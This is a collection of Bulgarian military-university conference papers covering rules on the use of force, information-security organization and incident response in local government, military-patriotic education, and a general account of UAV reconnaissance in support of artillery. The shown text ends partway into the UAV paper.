Необходимо е създаването на точни и ясни правила за употреба на сила от въоръжените сили, които да бъдат изписани в инструкция или наредба, която да гарантира тяхната законност.

Необходима е цялостна промяна в уставните правила като се наблегне на ежедневните дейности и дейностите по реалните действия по защита на националната сигурност, охрана и отбрана на обекти от критичната инфраструктура, подпомагане на населението при бедствия, аварии и катастрофи и естествено правила за съвместно използване във военно време;

References:

1. Ангелов, Р (2022). Приложение на системите за моделиране и симулации в процеса на командване и управление – сборник доклади от годишна университетска научна конференция, НБУ „В. Левски“, В.Търново: стр.231-239, ISSN: 2367-7481.
2. Гиргинов, А (2012) „Абсолютната необходимост” за употреба на сила при задържане на престъпник: термини и тълкувания.– В: Адвокатски преглед, №7, с. 3-14 ISSN 9547305786.
3. Гоцев Г. (2016) Защита на сигурността и общественят ред, София:
4. Йорданов, Н. (2003) Проблеми на военноморското изкуство. София: Военно издателство.
5. Костадинов, К. (2018) Теоретични основи на оперативното използване на ВМС, София: ВА «Г.С.Раковски», ISBN: 978-619-7478-12-9
6. Крумов, К., Димитров, П и Костова, С. (2012).”Организационни, методически и правни аспекти на взаимодействието на финансовите контролни институции в публичния сектор на Република България”, София: сп. Диалог;
7. Павлов, Хр. (2023) Генезис и еволюция на идеята за правата на човека – Годишник на БСУ, т.XLVIII, „EKS-PRES“ Габрово: стр. 268 – 280. ISSN: 1311-221X.
8. Стоянов, Н. (2017) Автоматизирани информационни системи за боен мениджмънт. Варна: Тера Балканика, ISBN 978-619-901-400-4.
9. Стоянов, Н. (2019) Моделиране и симулация на бойните действия на Военноморските сили – минало, настояще и бъдеще. Варна: Тера Балканика, ISBN 978-619-908-444-1.
10. Laurent Lagneau. "Policiers, gendarmes et militaires de Sentinelle soumis aux mêmes règles pour l'usage de leurs armes", 2017;

Този доклад е написан в изпълнение на национална научна програма
„Сигурност и отбрана“, задача 1.1.4.

Докладът НЕ съдържа класифицирана информация

ASPECTS OF INFORMATION SECURITY IN TERRITORIAL ADMINISTRATIVE STRUCTURES AND LOCAL GOVERNMENT BODIES

Hristo A. Desev

*National Military University “V. Levski”, Artillery, “Air Defense and CIS”
Faculty Shumen*

Abstrakt: *Local governments are an attractive target for cybercriminals and are particularly vulnerable to cyberattacks due to the vast amount of sensitive data they own and maintain about infrastructure and their residents, including property tax, tax and electoral records. An important aspect of threats against local government bodies is that, unlike private businesses, they are less prepared for attacks. The need to form a sectoral team for responding to cyberattacks, its composition and to determine the functional responsibilities of officials in detecting and responding to incidents has been brought out.*

Keywords: *risk, organizational measures*

АСПЕКТИ НА ИНФОРМАЦИОННАТА СИГУРНОСТ В ТЕРИТОРИАЛНИТЕ АДМИНИСТРАТИВНИ СТРУКТУРИ И ОРГАНИТЕ НА МЕСТНА ВЛАСТ

Христо А. Десев

Административното управление изисква от местните власти да обработват съдържанието на нормативни актове в документална форма. Представеното съдържание се авторизира с подпис на автора на документа. Контактите на администрациите към външен адресат изисква към подписа се добавя подпечатване на документа, с което се удостоверява правото на подписващото лице да бъде автор на съответния документ. Действащата нормативна уредба и вторичното право на ЕС съхраняват документната форма и при представяне на документното съдържание в електронен вид.

Схемата се базира на обмен на обработвано документно съдържание. Тя включва заявяване на обработката чрез изпращане на документно съдържание и получаване на отговор също като документно съдържание. В условията на подчиненост между изпълнител и заявител на обработката, заявката се изпълнява в смисъла на разпореждане, без това да променя технологията на взаимодействие. Схемата се прилага както при заявяване на обработка от страна на администрация, така и от граждани и от организации извън държавния сектор. Тази схема, като технологично понятие е прието да се нарича „взаимодействие чрез предоставяне на услуги“.


Унификацията на преноса на документно съдържание осигурява решаване на проблема с проследимостта на взаимодействието между администрациите и между тях и граждани и организации.

Изхождайки от казаното по-горе е видно, че законовият регламент на функциониране на системата дефинира в абстрактна форма нейната архитектура, като архитектура, ориентирана към услуги (АОУ). Администрациите в местните власти играят ролята на компоненти в системата. Законово е допустим преходът към обработка на документно съдържание в електронна форма. Ясно е, че преносът на е-документи не е проблем, а машинна обработка на тяхното съдържание също може да се приложи при техническа реализуемост и при липса на изрични законови ограничения за това.

При дигитализация на системата с евентуален отказ от запазване на АОУ и/или при каквито е да било отклонения от нея, би трябвало да се запази начинът на обмен и обработка на информация, базиран на документното и представяне, включващо авторизиране чрез подпис и евентуално легализиране на подписа чрез печат. В противен случай се налага преработване на (почти) цялата действаща нормативна уредба, тоест стотици нормативни актове, което прави подобен подход за дигитализация, тоест за изграждане на е-Управление много скъп, продължителен и изключително рисков.

Информационните и комуникационните технологии (ИКТ) трайно навлизат в дейността на административните органи. Чрез изграждане и развитие на електронно управление (ЕУ) се цели подобряване качеството на административното обслужване и повече публичен контрол върху дейността на административните органи.

Системната архитектура предоставя на ЕУ решения за осигуряване на неговото функциониране. Тя описва системите и техните компоненти за реализиране на процеса за предоставяне на ЕАУ, електронния обмен на документи и данни между административните органи и управлението на взаимодействието между участниците в електронното управление. Архитектурата се състои от няколко слоя: интеграционен слой, хоризонтални системи, централизирани системи, регистри и бази данни, приложения, осигуряващи функционирането на електронното управление.



Технологичната архитектура дефинира средствата, системите, информационната и техническата инфраструктура, използвани за функционирането на всички изброени по-горе информационни ресурси и които осигуряват надеждна, защитена и устойчива среда за предоставяне на услугите на електронното управление в непрекъснат режим.

Каналите за достъп до електронни административни услуги са средство за осъществяване на еднопосочна или двупосочна комуникация за взаимодействие между участниците в електронното управление при заявяване и предоставяне на електронни административни услуги. Каналите за достъп трябва да гарантират високо ниво на достъпност, сигурност и качество и да отговарят на изискванията за оперативна съвместимост.

Електронната идентификация (ЕИ) е процес на използване на данни в електронна форма за идентификацията на лица. Предоставянето на електронни услуги изисква наличието на средство (или средства) за правно призната ЕИ за сигурно установяване и проверка на самоличността на гражданите от разстояние. Електронната идентификация осигурява:

- надлежно взаимодействие по електронен път между гражданите, бизнеса и публичните органи;
- увеличаване на ефективността и ползването на електронни административни услуги;
- правна сигурност при електронните трансакции;
- облекчаване на административната тежест;
- достъп до трансгранични онлайн услуги.

Основополагащ елемент за електронното управление е схемата за електронна идентификация, уредена в Закона за електронната идентификация.

Споделените информационни ресурси на електронното управление представляват стандарти, протоколи, интерфейси, софтуерни продукти и оборудване, както и инженерно-технически съоръжения, които осигуряват сигурната и надеждна работа на информационните системи и регистри. Основните им компоненти включват софтуерни платформи, сървъри, пространство за съхранение на данни и приложения за тяхното управление, комуникационни мрежи и инженерно-технически съоръжения, осигуряващи разполагането на оборудването. Те формират физическата среда за събиране, обработка, съхранение и разпространение на информацията, свързана с електронното управление. Споделените ресурси се изграждат и развиват от Министерството на „Електронното управление“ и се използват споделено от всички държавни органи.[3]



Споделените ресурси на ЕУ осигуряват [1]:

- централизиране на информационните ресурси на ЕУ в няколко локации, отговарящи на изискванията за физическа, мрежова и информационна сигурност;
- защитена комуникационна среда за нуждите на ЕУ;
- икономия на инвестиции и поддръжка на хардуер и софтуер, режийни разходи и разходи за персонал;
- подобряване на предоставянето на електронните услуги и повишаване на прозрачността на управлението.

Технологичната реализация на системата за управление на услугите обхваща инсталиране, конфигуриране и настройка на софтуерни компоненти, които влияят на експлоатацията на облачната среда. Компонентите дават възможност за дефиниране на абонаментни планове, на механизми за измеряемост, на системата за контрол на достъпа до ресурсите, налагане на политики и др. Споделените ресурси са гръбнакът на ЕУ и критичен фактор за реализацията на всички е-услуги.

Стандартно системата за функциониране на териториалните единици реализира своите дейности чрез информационни системи предоставени от министерството на ЕУ, а се администрират от ИТ специалист. Определени от ръководителя служители разполагат с цифров електронен подпис, предоставен от „Информационно обслужване“ АД, като срока на валидност е една година след което се подновява, техните имейли са с домейн в @government.bg.

В такава система най-често местните власти трудно оценяват редовно своите слабости в сигурността и са най-уязвими. Оценката трябва да идентифицира видовете чувствителна информация, която се събира, къде се съхранява и кой има достъп до нея в рамките на организацията. Потенциалните уязвимости трябва да бъдат идентифицирани, при което администрациите на местно ниво могат да създадат действащи и подходящи решения за справяне със слабостите в своята система и да насочат ресурси за укрепване на сигурността. За да бъде ефективна всяка инициатива, тя трябва да бъде интегрирана във всичките отдели на дадената организация.

Когато анализираме тенденциите в информационната безопасност в такива системи следва да анализираме следните три параметъра:

- заплахите, които могат да бъдат отправени към компютри, системи и мрежи;
- уязвимостите, които могат да помогнат тези заплахи да се реализира - технологиите се променят по-бързо отколкото потребителите могат да ги усвоят, което е предпоставка за появяване на нови уязвимости, които отварят от своя страна нови възможности за атаки;
- тежестта на последствията и вероятността от настъпване на опасно събитие, която е в пряка зависимост от способностите на злонамерените лица (отвън или отвътре), реализиращи атаката;

Така риска за информационната безопасност на структурата може да се характеризира от следните фактори:

- стойността на възможните последствия от реализацията на опасното събитие;
- вероятността за опасно събитие определена от уязвимостта на системата и нейните компоненти;
- потенциала на нарушителя.

Последствията се характеризират от значенията на показателите на критериите за значимост на обекта, стойност и достъпност на информацията, степента на възможните загуби и нарушенията на конфиденциалността, социални икономически, екологични и политически нарушения на процесите в обекта.

Уязвимостта на системата може да се определи с използване на стандарта Common Vulnerability Scoring System (CVSS) [5] по следните характеристики: възможности за локален достъп, използвани предпочитания за достъп, ниво на възможност за поправяне на заплахата.

Потенциала на нарушителя се определя от времето за разкриване на слабостите и неговото използване, ниво на техническа компетентност на нарушителя, познание

на системата от нарушителя, възможностите за достъп и експлоатираните апаратни механизми и средства.

Разработваните политики за информационна сигурност трябва да се споделят с всички с достъп до управленските системи и мрежи, за да се гарантира, че те се приемат и следват. Политиките трябва да прилагат добре познати стандарти и модели за сигурност. Разработването им изисква проактивно планиране от на ниво отдели, идентифициране на рисковете, регламентиране на ролите и отговорностите.

Ефективният план трябва да включва поетапно движение за определяне на характера и степента на инцидента, като се посочват действията, които трябва да се предприемат, и се определят ролите на ключови служители, доставчици и други заинтересовани страни за всяка стъпка. Планът за реагиране следва да е набор от процедури, предназначени да идентифицират, разследват и реагират на кибератака по начин, който намалява въздействието и позволява на областта или общината да се върне към нормална операционална функционалност възможно най-бързо и ефективно.

Оценката на потенциалните рискове в структурата е начало и дава ориентация за политиките за информационна сигурност и тяхното приоритизиране, като пробив в електронната поща на даден служител, неоторизиран достъп до деловодната система, нарушаване целостта на безжичната мрежа, загуба на шифров електронен подпис или атака на уеб сайта на административната структура.

Следваща стъпка е изграждане на секторните екипи. Те осъществяват дейността си в съответствие с процедури, утвърдени от ръководителя на ведомството, към което са създадени. Те отговарят за:

- осигуряване на плана за изпълнение на превантивните мерки срещу кибератаки;
- подаване на ранни предупреждения, сигнали за тревога, съобщения и разпространяване на информация за инциденти и рискове;
- реакция при инциденти и оказване на методологическа помощ при разрешаване на инциденти;
- сътрудничество с Националния екип за реагиране при инциденти с компютърната сигурност;
- при наличие на компютърно престъпление, секторният екип уведомява Главна дирекция „Борба с организираната престъпност“ на МВР.

Основните функции на секторния екип във ведомството са:

- ръководене на дейностите, свързани с постигане на високо ниво на мрежова и информационна сигурност;
- изготвяне на политиките и документираната информация;
- контрол за спазването на вътрешните правила и стандартите, политиките и правилата за мрежовата и информационната сигурност;
- консултиране на ръководството във връзка с информационната сигурност.
- изготвяне на периодични оценки на рисковете и състоянието за мрежовата и информационната сигурност;

- координиране и провеждане на обученията, свързани с мрежовата и информационната сигурност;
- организиране на проверки за актуалността на плановете за справяне с инцидентите и плановете за действия в случай на форсмажорни обстоятелства;
- поддържане връзки с други администрации, организации и експерти, работещи в областта на информационната сигурност.
- водене на регистъра на инцидентите.
- анализиране на инцидентите с мрежовата и информационната сигурност за откриване на причините за тях и предприемане на мерки за отстраняването им с цел намаляване на еднотипните инциденти и намаляване на загубите от тях.
- актуализиране на използвания софтуер и фърмуер.
- следене за появата на нови киберзаплахи (вируси, зловреден код, спам, атаки и др.) и предлагане на адекватни мерки за противодействието им.
- организиране тестове в мрежата за откриване на уязвимости в информационните системи и предлагане на мерки за отстраняването им.

При инцидент с информационната сигурност служителят или административното звено, уведомяват секторния екип за инцидента, в срок до два часа след констатирането на му. Отговорностите на секторния екип при инциденти са насочени към:

- към деловодната система - при констатиране на проблема, ако той е атака към деловодната система и има вероятност за загуба на данни, свързани с граждани или информация, ИТ специалиста, директор на дирекция или главния секретар на администрацията трябва незабавно да уведоми „Информационно обслужване“ АД, които поддържат и администрират деловодната система. Ако се разкрие парола на даден служител, ИТ специалиста е длъжен да подмени незабавно паролите и да опише нанесените щети, ако има такива.
- при загуба на електронен подпис – служителя, който е загубил подписа, незабавно трябва да уведоми секторния екип за реагиране при инциденти, за да може да се свържат с „Информационно обслужване“ АД, където електронния подпис веднага да бъде блокиран по електронен път и да се предприемат действия по издаване на нов електронен подпис на служителя.
- при кибератака на имейла на служител - служителя, чиито имейл е атакуван, незабавно трябва да уведоми секторния екип за реагиране при инциденти. След това задължение на екипа е да констатира проблема и ако не може да бъде решен на местно ниво, да уведоми Министерството на „Електронно управление“, където се хоства имейла.
- при кибератака на уеб сайта на структурата - ИТ специалиста констатира проблема и ако не може да бъде решен през администраторския панел, уведомява Министерството на „Електронно управление“, където се хоства уеб сайта.
- при кибератака към безжичната мрежа - ИТ специалиста констатира проблема и търси начин за неговото отстраняване, като уведомява целия секторен екип и Областния управител. При наличие на обосновано предположение, че докладваният инцидент може да се класифицира като компютърно престъпление,

секторният екип уведомява Главна дирекция „Борба с организираната престъпност“ на МВР.

След консултация с административния ръководител, секторният екип за реагиране при инциденти с компютърната сигурност може да информира обществеността за отделни инциденти, когато е необходима обществена осведоменост, с цел предотвратяване на следващи инциденти или справяне с текущ инцидент.

В модела са определени основните принципи, върху които се изгражда, организира и поддържа информационната сигурност, които служат като основа при генериране на политики, прилагане на надеждна защита и реакция при инцидент, както и прилагане на мерки за постигане на приемливо ниво на киберсигурност в организацията.

Моделът предлага общ набор от най-добри практики и принципи за управление на риска, които могат да бъдат приложени в широк кръг от организации. Документираните политики осигуряват основата за ефективно управление на всяка програма за киберсигурност и предоставят ясни насоки и процеси.

Сигурността е отговорност на всички ползватели на компютърни системи и електронни услуги. С общи усилия може да се постигне такова ниво, което да затрудни дори най-способните злоумишленици, а когато усилието е по-голямо от извлечената полза, атаката се обезсмисля.

Като отчита високата вероятност за кибератака, всяка организация би трябвало, в рамките на общата си политика за сигурност и управление на риска, да разработи модели за реагиране при инциденти свързани с киберсигурността. Централизирания подход за реагиране на инциденти позволява единно решение, обединяващо усилията на множество групи, за отстраняването на последствия от атаката.

Литература:

1. Стратегия за развитие на електронното управление в Република България 2019 – 2023 г.
2. Закон за киберсигурност.
3. Закон за електронното управление.
4. Наредба за минималните изисквания за мрежова и информационна сигурност.
5. Common Vulnerability Scoring System version 3.1: Specification Document. – URL: <https://www.first.org/cvss/specification-document/>.
6. NIST Special publication 800 – 82: 2011 Guide to Industrial Control Systems (ICS) Security

MILITARY PATRIOTIC EDUCATION A GUARANTEE OF NATIONAL SECURITY

Kaloyan A. Iliev, Ivan K. Vladov

*Faculty of Artillery, Air Defense and Communication and Information Systems,
National Military University, Shumen, Bulgaria, k.a.iliev@abv.bg, ivankvladov@abv.bg*

Abstract: *Military-patriotic education in Bulgaria is determined by the fact that today, due to the shifting of layers in the value system, the lack of precise guidelines, a national doctrine, patriotic and in particular military-patriotic education is very difficult.*

In the dynamic 21st century, all this has been neglected, forgotten and given way to a period of spiritual decline, where a generation of Bulgarians is growing up without spiritual and patriotic values, and this problem is firmly on the agenda and awaits its immediate solution.

Keywords: *Military-patriotic education, national security, national doctrine, stable security environment, human resources, the defense of the country.*

Introduction

The military-patriotic education of citizens plays a serious role in protecting the national security of the country. The complexity and dynamics of changes in the modern security environment show that no critical situation for society can be resolved only with the help of political and economic mechanisms. An approach is needed in which various measures are taken by the state leadership and international security organizations, uniting the efforts of non-military instruments of exercising power with the armed forces, in which a certain place is occupied by military-patriotic education of citizens.

Patriotic education is part of the educational process aimed at the formation of the personality. The value system of a person is built through education in the family, in school, through the acceptance and observance of public norms of behavior.

Today, the status of the country, the internal political situation and the requirements for civil society, including military-patriotic alliances and organizations, have radically changed:

- Bulgaria is a democratic state, integrated into the European and Euro-Atlantic family;
- a national security system has been built, which is an integral part of the collective defense and security systems of NATO and the EU;
- military reforms in the area of personnel reductions have been completed. The mass layoffs in the structures of the power sector have also ended;
- an integrated security and defense sector is being created;
- the role and place of the non-governmental sector in the political system, as well as the work of state authorities and institutions with civil society organizations, is institutionalized by law.

The fundamental question arises - can the current model of organizing the Bulgarian military into non-governmental organizations, created under different circumstances and conditions, even with some updating, be functional and adequate to the new realities? An objective analysis of this question shows that this model has exhausted its possibilities.

Unfortunately, the integration of the national security system into the collective defense and security systems of NATO and the EU cannot solve our national problems in this area. The government admits in an official document that our army is unable to fulfill its constitutional duty, which is why we rely on Article 5 of the Washington Treaty. The shortage in the Armed Forces is alarmingly large - an average of 20%, and in terms of the voluntary reserve this shortage reaches 83%. The processes of modernization and rearmament of the Armed Forces are stalling. The man - a warrior is not placed at the center of the military policy of the state. The prestige of the army, of service in it, of the military profession is falling. The people-army connection is broken. A representative international Gallup survey shows that 47% of Bulgarian citizens would not fight for the Motherland. Only 25% expressed willingness to defend their country with arms in hand.

The problem with personnel in the armed forces is becoming increasingly serious. The shortage of personnel has already exceeded the critical minimum. Urgent measures and initiatives are needed to help resolve it.

An indisputable key factor in recruiting personnel for the armed forces, which are the guarantor of building the defense capabilities of each country, is the military-patriotic education of young people.

Currently, in Bulgaria, military-patriotic education is carried out with three categories of trainees:

- The first category is the military training of students. It is currently conducted with students in grades 9 and 10 in 5 school hours per class. The training is theoretical, quite informative and refers to familiarization with the obligations of citizens regarding the defense of the country, the types of armed forces and action in crises of a military nature. Ambitious goals have been set for this training, such as: acquiring military training, educating value orientations and attitudes of patriotism, dignity, duty, honor and responsibility to the country. For such a small number of hours, these goals are only wishes. Nevertheless, the Ministry of Defense spends significant financial resources on the preparation and secondment of nearly 800 military personnel and civilian employees to conduct these 10 hours. Two options are proposed for improving this training.

The first one envisages that the 5-hour curriculum be maintained, and that 65 hours of instruction be conducted in the 11th grade as an optional subject. These will be divided into theoretical and practical training, which will end with shooting. The training is planned to be conducted by secondary school teachers who have completed a specialized pedagogical course in military schools.

The second option provides for the 5-hour classes to be abolished, and in their place a new subject "military training" to be introduced. It should be a mandatory elective subject with a teaching schedule of 80 to 100 hours, of which 40 hours should be practical training. The option provides for secondary schools to hire reserve officers as teachers for the new subject, and the infrastructure for practical training should be provided by the Ministry of Defense. Given the current financial situation, no matter how

patriotic and patriotic this initiative is, this training is not necessary for the Ministry of Defense. In this option, this training only consumes financial resources of the Ministry of Defense without upgrading the combat capabilities of the armed forces. If such training is conducted, it is advisable to implement it only with financial resources outside the budget of the Ministry of Defense. The defense of the country, as well as the preparation of the population for defense, is not only the responsibility of the Ministry of Defense, but all ministries and departments participate in it. For this reason, the second option is more acceptable for the Ministry of Defense. All other options must be excluded and not considered. Otherwise, at this stage, the education of secondary school students must be stopped and the financial resources must be directed to solving the problems of the active forces.

- **The second category** is the military training of students. It is divided into two, training of students from higher military schools and students from other universities. Two courses are currently being conducted on a voluntary basis with students from other higher schools, one is initial military training with a course load of up to 90 hours, and the other is special military training with a course load of not less than 90 hours. From 2014 to 2017, about 600 students were trained in the two courses, of which only about 30 acquired qualifications on the basis of which they can be enrolled in the mobilization reserve. It is proposed that this training continue in the same way, allowing the special military training to be conducted by teachers from the university from which the candidates are from. For students studying in higher military schools, such training has not been conducted so far. This means that nothing was done to attract those who are in the area of military schools and are studying in specialties close to the cadets' specialties. Instead, students were sought from other schools, with whom they conducted useless courses, for which thousands of leva were spent. During this time, the military formations lacked spare parts, stationery and other consumables. Such an approach is devoid of any logic and is not in the interest of the armed forces.

The proposed training of students from other universities is useless and unnecessary. It does not help to equip the mobilization formations and does not provide the necessary quality of training. At this stage, the main efforts should be focused on students in higher military schools. There is no better opportunity to fill the reserve from students studying in military schools.

- **Third category** is the training of civilians. Currently, those who wish to do so are being trained at the Unified Center for Initial Training in the city of Pleven. So far, about 150 candidates have been trained. Those who have completed the course have taken the oath and have been enrolled in the mobilization reserve. However, they do not have the necessary qualifications to receive a mobilization assignment. It is proposed that this training continue by changing the requirements for candidates in terms of age, psychological suitability, etc. It is planned that those who have completed the training, if possible, will be recruited for service in the voluntary reserve. The introduction of military training for civilians redirects the efforts of the Ministry of Defense from critical problems to activities that do not carry defense capabilities. At the present time, the training of civilians is not a priority of defense policy. The main priority is to overcome

the critical minimum of the shortage of personnel and stop the process of losing already built capabilities.

After a thorough analysis, the Ministry of Defense has determined with a special document "Priorities in the field of military-patriotic education and security and defense for 2025."

The document states that patriotic education is part of the educational process, which aims to form the personality, the value system of a person and education, through the adoption of social norms and behavior. And further: "Military-patriotic education of citizens mainly preserves traditions and historical memory and develops national identity and unified citizenship. In patriotic education, the main target group is the young people of Bulgaria. The education of young people in the spirit of national pride and identity contributes to the full socio-economic development of Bulgaria as a member state of NATO and the European Union."

The main directions of the first priority "Preservation and development of national identity and memory" are the promotion of activities on military-patriotic education in society, with a priority focus on young people; organizing the participation of young people, citizens and organizations in volunteer initiatives; organizing campaigns, events, conferences, discussions, seminars and competitions on current topics related to the military-patriotic education of young people and promoting and marking significant events related to memorable dates in Bulgarian military history. The target groups are children, adolescents and young people, citizens, military personnel, civilian employees of the Armed Forces, the Ministry of Defense and their families and military-patriotic unions and organizations with a field of activity in security and defense, associations of military personnel, reservists, reserve soldiers, war veterans, disabled military personnel and war victims and their families.

The indicative activities under this priority are organizing national, regional and municipal information campaigns; seminars, competitions, conferences and discussions, implementing interactive forms for military-patriotic education of children and adolescents, implementing activities and initiatives with the participation of volunteers, activities related to keeping alive the memory of the fallen heroes for national unification, freedom, independence and the establishment of Bulgaria as a democratic state, and producing advertising materials and printed publications.

The main directions of the second priority "Development of education in the spirit of national values and policies of NATO and the European Union" are the promotion of the goals of the Alliance in the spirit of solidarity, common views and democratic values, events/activities with the participation of academic and non-governmental organizations in the field of defense and international relations, related to Bulgaria's place in the collective security system, promotion and multiplication of good practices of civic activity in EU countries in the field of defense and informing the public through events/activities presenting the principles of NATO and the European Union for collective defense.

Target groups are defined as youth, citizens, military personnel, civilian employees of the Armed Forces, the Ministry of Defense and their families, officers and sergeants from the reserve and reserve, war veterans, war invalids and war victims and their

families. The indicative activities under this priority are organizing and implementing national, regional and municipal information campaigns, conferences and discussions, seminars and competitions, implementing interactive forms for military-patriotic education of youth, implementing activities and initiatives with the participation of volunteers and producing advertising materials and printed publications.

Conclusion

A new state policy is needed to preserve our national identity, for patriotic and in particular military-patriotic education of the population and especially of the young. Military-patriotic education as a component of national identity plays an important role, because very few things from our history, culture, knowledge, traditions, innovations have any determining significance as permanent values for its elevation.

Strengthening military training and military-patriotic education in schools and universities, expanding the goals, scope, content and duration of training. It should become part of all educational material from primers to the lecture fund in universities. It should also find a place in the programs for training troops, there should be a patriotism lesson every week or start every school day with it.

References

1. Doctrine of the Armed Forces of the Republic of Bulgaria, S., 2011
2. Doykov. Y. (2020). Educational factors in the Bulgarian Army in the 20th century - a guarantor of national security.
3. European Security Strategy "Secure Europe in a Better World" - [http://www.consilium.europa.eu/uedocs/cmsUpload/031208ESSIIBG .pdf](http://www.consilium.europa.eu/uedocs/cmsUpload/031208ESSIIBG.pdf)
4. Military education: Past, Present, and Future by Gregory C. Kennedy; Keith Neilson, 2003, USA
5. Law on Defense and the Armed Forces of the Republic of Bulgaria.
6. National Security Strategy of the Republic of Bulgaria, S., 2011.
7. National Defense Strategy, Ministry of Defense of the Republic of Bulgaria, Sofia, 2016
8. National Program "Bulgaria in NATO and European Defense - 2020", October 2014.
9. Petkov. P., Ivanova. H. Military-patriotic education of citizens in contemporary conditions.
10. Vision: Bulgaria in NATO and European Defense 2020, Sofia 2014
11. <https://www.otbrana.com/>
12. <http://www.militaryclubs.bg/>
13. <https://www.icp-bg.com/patriotism.php>

ORDER OF PERFORMANCE TASKS BY UNMANNED AIRCRAFT SYSTEMS TO ARTILLERY FORMATIONS

Ivaylo Zh. Bozov

*Faculty of Artillery, Air Defense and Communication and Information Systems,
National Military University, Shumen, Bulgaria, bozovfakulter@abv.bg*

Abstract: *Military conflicts over the years have demonstrated the effectiveness of new cutting-edge approaches brought about by the technologies and reconnaissance systems. Unmanned aerial systems are becoming standard military equipment as they enable low-risk, real-time reconnaissance of an area. In combination with other intelligence means, it is able to provide up-to-date and reliable intelligence information about the needs of fire support and artillery in particular.*

Keywords: *Unmanned Aerial Systems, Fire Support, task performance, reconnaissance*

РЕД ЗА ИЗПЪЛНЕНИЕ НА ЗАДАЧИ ОТ БЕЗПИЛОТНИ ЛЕТАТЕЛНИ СИСТЕМИ В ИНТЕРЕС НА АРТИЛЕРИЯТА

Ивайло Ж. Бозов

*Факултет „Артилерия, ПВО и КИС“,
Национален военен университет, Шумен, България, bozovfakulter@abv.bg*

Резюме: *Военните конфликти през последните години демонстрират ефективността на новите подходи, водени от съвременните технологии и системи за разузнаване. Безпилотните летателни системи се превръщат в стандартно военно оборудване, тъй като позволяват разузнаване с нисък риск в реално време на даден район. В комбинация с други разузнавателни средства те са в състояние да предоставя актуална и достоверна разузнавателна информация за нуждите на огневата поддръжка и в частност на артилерията.*

Ключови думи: *Безпилотни летателни системи, огнева поддръжка, изпълнение на задачи, разузнаване.*

Въведение

Новите военни технологии до голяма степен се основават на разузнавателна, информационна среда, достъпна за различни военни сили. Изчерпателната информация за ПС заедно с управлението на формиранията за огнева поддръжка, е ключов компонент за постигане на успех в операцията. Военните конфликти през последните години демонстрират ефективността на новите подходи, породени от съвременни системи въоръжение и разузнавателни средства.

За осъществяване на непрекъснато наблюдение на бойното пространство от командирите на формирания, с възможност за опознаване на обекти на

противостоящите сили (ПС) и последващото им целеуказване, е необходимо в състава им да бъдат интегрирани безпилотни летателни системи (БЛС) с цел:

- водене на тактическо разузнаване;
- получаване на актуална информация за обстановката;
- осъществяване на непрекъснато наблюдение на бойното пространство;
- определяне на обекти и тяхното целеуказване в хода на осъществяване на огнева поддръжка.

1 Методи и тактики за разузнаване с БЛС.

От мястото на БЛС зависи каква роля и задачи ще изпълняват, какъв ще бъде състава им и с какви летателни апарати ще бъдат оборудвани.

За изпълнение на задачи в интерес на артилерийските формирования, организационно БЛС може да се намира в състава на:

- артилерията за обща поддръжка (полк, дивизион);
- артилерията за непосредствена поддръжка (самоходен артилерийски дивизион, минохвъргачна батарея).

БЛС могат да извършват въздушно разузнаване на отделни обекти, маршрути, разузнаване на райони (за установяване на вражески позиции или модели на дейност в рамките на определени райони, събиране на информация за големи райони от местността) и въздушно наблюдение (систематично събиране на информация за местността или обектите).

При изпълнение на задачи по въздушно разузнаване трябва да се използват най-целесъобразните методи и тактики за разузнаване, най-разпространени от които са:

- разузнаване с безпилотен летателен апарат (БЛА) по посока, която осигурява оглед на линеен обект;
- разузнаване чрез няколко преминавания на БЛА над района, като се използват паралелни или пресичащи се маршрути;
- разузнаване с промяна на посоката при приближаване към обекта;
- разузнаване от два БЛА едновременно, като се използват паралелни маршрути;
- прехвърляне на управлението на БЛА между две наземни станции за управление.

Конкретният метод на разузнаване се определя от командира на БЛС или командира на разчет в зависимост от поставената задача, местоположението на мястото за излитане (кацане) спрямо линията на съприкосновение, възможностите на БЛА, плътността на разузнаваните обекти и степента на тяхната маскировка, информацията за средствата за ПВО и радиоелектронна борба на ПС, времето на денонощието и метеорологичните условия.

Основните методи за въздушно разузнаване от БЛС при обслужване стрелбата на артилерийския огън са полет по зададен маршрут, търсене на цел в зададена зона и облитане на няколко района – за доразузнаване на разкрити обекти.

След определяне не на маршрут на полета, същият се генерира от оператора на контролера за управление (компютър). Най-често управлението на полета на БЛА

се извършва от оператора в автоматичен режим с възможност за извършване на корекция. При нормални условия на въздушно наблюдение на даден район или търсене на обект (цел), летателния апарат се насочва към разузнавателен район и лети в него в съответствие с програмата, зададена от оператора. По време на полета се предава видеоизображение на терена и обектите в него в станцията за управление в реално време. Освен това цялата информация за полета и информацията за терена и обектите се записва на вграден носител за съхранение.

2 Ред за изпълнение на разузнавателни задачи от БЛС.

Основната характеристика при изпълнението на разузнавателни задачи с помощта на БЛС в интерес на артилерията е способността да се определят координатите на целите и да се извършва коригиране на огъня през цялото времетраене на задачата, в целия диапазон от способности за стрелба на съвременните артилерийски системи. Тази способност се изразява в изпълнението на няколко стъпки:

- „Инициране“ – Тази стъпка започва от получаване на задачата, определяне брой БЛА за разузнаване, назначаване на полетен маршрут за всеки от тях, излитане и завършване с достигането им до зоната (района, сектора) за разузнаване.

